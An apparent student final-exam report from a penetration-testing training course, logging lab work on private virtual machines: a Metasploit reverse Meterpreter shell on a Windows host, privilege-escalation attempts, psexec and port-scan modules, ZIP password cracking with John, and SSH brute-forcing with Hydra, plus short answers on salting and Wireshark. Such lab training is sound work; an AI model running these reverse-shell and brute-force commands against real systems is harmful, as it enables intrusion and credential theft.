



**Enhancing Digital Government Economy (EDGE)
Digital Skills for Students**



Host University: Chittagong University of Engineering and Technology

Host Dept./Institute/Center: Dept. of CSE, CUET

Venue: Southeast University, Batch Number: CADS-003

Training Track/Course Name: Applied Penetration Testing Engineer: Hands-on
Level: Advanced Level

Final Examination


Penetration Tester : Rifat An Nur Seeam

Section : CADS003

Senario 1

Phase 1

Process of windows access. I use ipconfig for get the hidden internal ip address



The image shows two terminal windows. The left window is a Kali Linux terminal running Metasploit (msf6). The user sets the LHOST to 192.168.129.128 and attempts to exploit a multi/handler. The session shows several failed attempts and a final successful connection to 192.168.129.132. The right window is a Windows command prompt showing the output of the ipconfig command, displaying network configuration for Interface 1 and Interface 3.

```
root@kali: /home/kali/Desktop/New Folder
Session Actions Edit View Help
inet 192.168.129.128 netmask 255.255.255.0 broadcast 192.168.129.255
inet6 fe80::4607:3bb4:5c2:c1fc prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:d4:7d:d1 txqueuelen 1000 (Ethernet)
RX packets 559182 bytes 802577893 (765.3 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 67434 bytes 9549926 (9.1 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 7130 bytes 5520891 (5.2 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 7130 bytes 5520891 (5.2 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf exploit(multi/handler) > set LHOST 192.168.129.128
LHOST => 192.168.129.128
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.129.128:4444
[-] Command shell session 1 is not valid and will be closed
[*] 192.168.129.132 - Command shell session 1 closed.
ls
[-] Command shell session 2 is not valid and will be closed
[*] 192.168.129.132 - Command shell session 2 closed.
exit
AC[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.129.128:4444
[-] Command shell session 9 is not valid and will be closed
[*] 192.168.129.132 - Command shell session 9 closed.
AC[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf exploit(multi/handler) > msf6>set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > msf6>set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > msf6>set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.129.128:4444
[*] Sending stage (199238 bytes) to 192.168.129.132

meterpreter > ipconfig


Interface 1
-----
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 3
-----
Name : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:57:d5:9b
MTU : 1500
IPv4 Address : 192.168.129.132
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::47f3:969a:9523:6644
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > sysinfo
Computer : DESKTOP-27I9V6U
OS : Windows 10 22H2+ (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
```

Phase 2

I used getsystem for privilege escalating



The image shows a terminal window with a meterpreter prompt. The user enters the 'getsystem' command, which returns a list of attempted privilege escalation techniques, all of which failed. The techniques listed are: Named Pipe Impersonation (In Memory/Admin), Named Pipe Impersonation (Dropper/Admin), Token Duplication (In Memory/Admin), Named Pipe Impersonation (RPCSS variant), Named Pipe Impersonation (PrintSpooler variant), and Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato).

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: 1346 The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
meterpreter >
```

Phase 3

The module was **exploit/windows/smb/psexec**

```
msf > search /smb/psexecmeterpreter/reverse_tcp LHOST=192.168.129.128 LPORT=4444
exe -> lat.exe
Matching Modules was selected, choosing Msf::Module::Platform::Windows from the p
=====
[-] No arch selected, selecting arch: x86 from the payload
No # Name specified, outputting raw payload
k Description 354 bytes
File -> of exe file: 7168 bytes
-----
- - - - -
0 auxiliary/scanner/smb/psexec_loggedin_users . normal No
Microsoft Windows Authenticated Logged In Users Enumeration
1 exploit/windows/smb/psexec 1999-01-01 manual No
Microsoft Windows Authenticated User Code Execution
2 \_ target: Automatic . .
Keyboard interrupt received, exiting.
3 \_ target: PowerShell . .
C:\Users\user\Desktop\New Folder\
4 \_ target: Native upload . .
5 \_ target: MOF upload . .
6 \_ target: Command . .
7 auxiliary/admin/smb/psexec_ntdsgrab . normal No
PsExec NTDS.dit And SYSTEM Hive Download Utility

Interact with a module by name or index. For example info 7, use 7 or use auxili
ary/admin/smb/psexec_ntdsgrab
msf >
```

Phase 4

After adding the route The module was

auxiliary/scanner/portscan/tcp

```
msf > sessions
Active sessions
=====
```

Id	Name	Type	Information	Connection
3		shell		192.168.129.128:4444 -> 192.168.129.132:50530 (192.168.129.132)
4		shell		192.168.129.128:4444 -> 192.168.129.132:50537 (192.168.129.132)
5		shell		192.168.129.128:4444 -> 192.168.129.132:50538 (192.168.129.132)
6		shell		192.168.129.128:4444 -> 192.168.129.132:50540 (192.168.129.132)
7		shell		192.168.129.128:4444 -> 192.168.129.132:50541 (192.168.129.132)
8		shell		192.168.129.128:4444 -> 192.168.129.132:50542 (192.168.129.132)
11		meterpreter	x86/windows DESKTOP-27I9V6U\user@ DESKTOP-27I9V6U	192.168.129.128:4444 -> 192.168.129.132:50811 (192.168.129.132)

```
msf > route add 192.168.129.0 255.255.255.0 11
[*] Route added
```

I used **search portscan/tcp**

```
msf > search portscan/tcp
Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/portscan/tcp		normal	No	TCP Port Scanner

Interact with a module by name or index. For example **info 0**, **use 0** or **use auxiliary/scanner/portscan/tcp**

```
msf > 
```

Scenario 2

Phase 1

Indication of the \$1\$ prefix: The \$1\$ prefix indicates that the MD5-based crypt (or simply MD5) hashing algorithm was used to generate the password hash.

To display the cracked passwords from a session that has already been executed

john --show hashes.txt

```
kali@kali: ~/Desktop/New Folder
Session Actions Edit View Help
In: auxiliary/scanner/ssl/sercomm_backdoor_scanner
(kali@kali)-[~/Desktop/New Folder]
$ ls
dlsd      auxilli: hashes.txt  Nessus-10.12.0-ubuntu1604_amd64.deb
dlsd.zip  las.exe             p.txt
dlsd.zip.zip last.exe            yasin.exe
In: auxiliary/other/sercomm_backdoor_scanner
(kali@kali)-[~/Desktop/New Folder]
$ john hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 16 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
1234 (dlsd.zip/dlsd)
1g 0:00:00:00 DONE 2/3 (2026-05-17 09:10) 4.761g/s 96552p/s 96552c/s 96552C/s 12
3456..ferrises
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
(kali@kali)-[~/Desktop/New Folder]
$ john --show hashes.txt
dlsd.zip/dlsd:1234:dlsd:dlsd.zip:dlsd.zip
1 password hash cracked, 0 left
(kali@kali)-[~/Desktop/New Folder]
$
```

Phase 2

The command was

hydra -L user.txt -P pass.txt -t4 ssh://192.168.129.129

```
kali-linux-2026.1-vmware... X vapt X
root@kali: /home/kali/Desktop/New Folder

Session Actions Edit View Help

(kali@kali)-[~/Desktop/New Folder]
$ nano pass.txt

(kali@kali)-[~/Desktop/New Folder]
$ nano user.txt

(kali@kali)-[~/Desktop/New Folder]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali/Desktop/New Folder]
# arp-scan 192.168.129.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:d4:7d:d1, IPv4: 192.168.129.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.129.1 00:50:56:c0:00:08 VMware, Inc.
192.168.129.2 00:50:56:fb:a2:a6 VMware, Inc.
192.168.129.129 00:0c:29:f5:ee:4d VMware, Inc.
192.168.129.132 00:0c:29:57:d5:9b VMware, Inc.
192.168.129.254 00:50:56:fc:87:e6 VMware, Inc.

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.971 seconds (129.88 hosts/sec). 5
responded

(root@kali)-[/home/kali/Desktop/New Folder]
# nmap -sV 192.168.129.129
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-17 09:15 -0400
Nmap scan report for 192.168.129.129
Host is up (0.00013s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:F5:EE:4D (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.04 seconds

(root@kali)-[/home/kali/Desktop/New Folder]
# hydra -L user.txt -P pass.txt -t4 ssh://192.168.129.129
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-17 09:17:
03
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (1:2/p:2), ~1 tr
y per task
[DATA] attacking ssh://192.168.129.129:22/
[22][ssh] host: 192.168.129.129 login: marlinspike password: marlinspike
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-17 09:17:
05

(root@kali)-[/home/kali/Desktop/New Folder]
```

mouse pointer inside or press Ctrl+G

Phase 3

A salt is a unique, randomly generated string of data or characters added to a plaintext password before it is run through a hashing algorithm.

A Rainbow Table is a precomputed database containing millions of common plaintext passwords alongside their corresponding pre-calculated hashes.


When salting is applied:

1. It changes the resulting hash output completely, meaning identical passwords will produce entirely different hashes if their salts are different.
2. This forces an attacker to precompute a unique rainbow table for every single possible salt value, which is computationally infeasible and requires an impossible amount of storage.
3. Consequently, precomputed rainbow tables become completely useless, forcing attackers to rely on much slower brute-force or dictionary attacks instead.

Scenario 3:


Phase 1

The most effective Wireshark filter for isolating usernames and passwords sent through an unencrypted web form is: `http.request.method == "POST"`



Phase 2

The encoding method is typically Base64 encoding



Phase 3

The packet type is called a Gratuitous ARP packet.

A Gratuitous ARP tells a defender that:

Normal network behavior

Or a possible ARP spoofing / ARP poisoning attack if suspicious or repeated frequently.

Defenders often treat unexpected Gratuitous ARPs as indicators of possible man-in-the-middle (MITM) activity.

Phase 4

The Wireshark feature is:

Follow TCP Stream

This feature reconstructs the entire FTP conversation in one continuous window, including commands such as:

USER

PASS

LIST

RETR

STOR

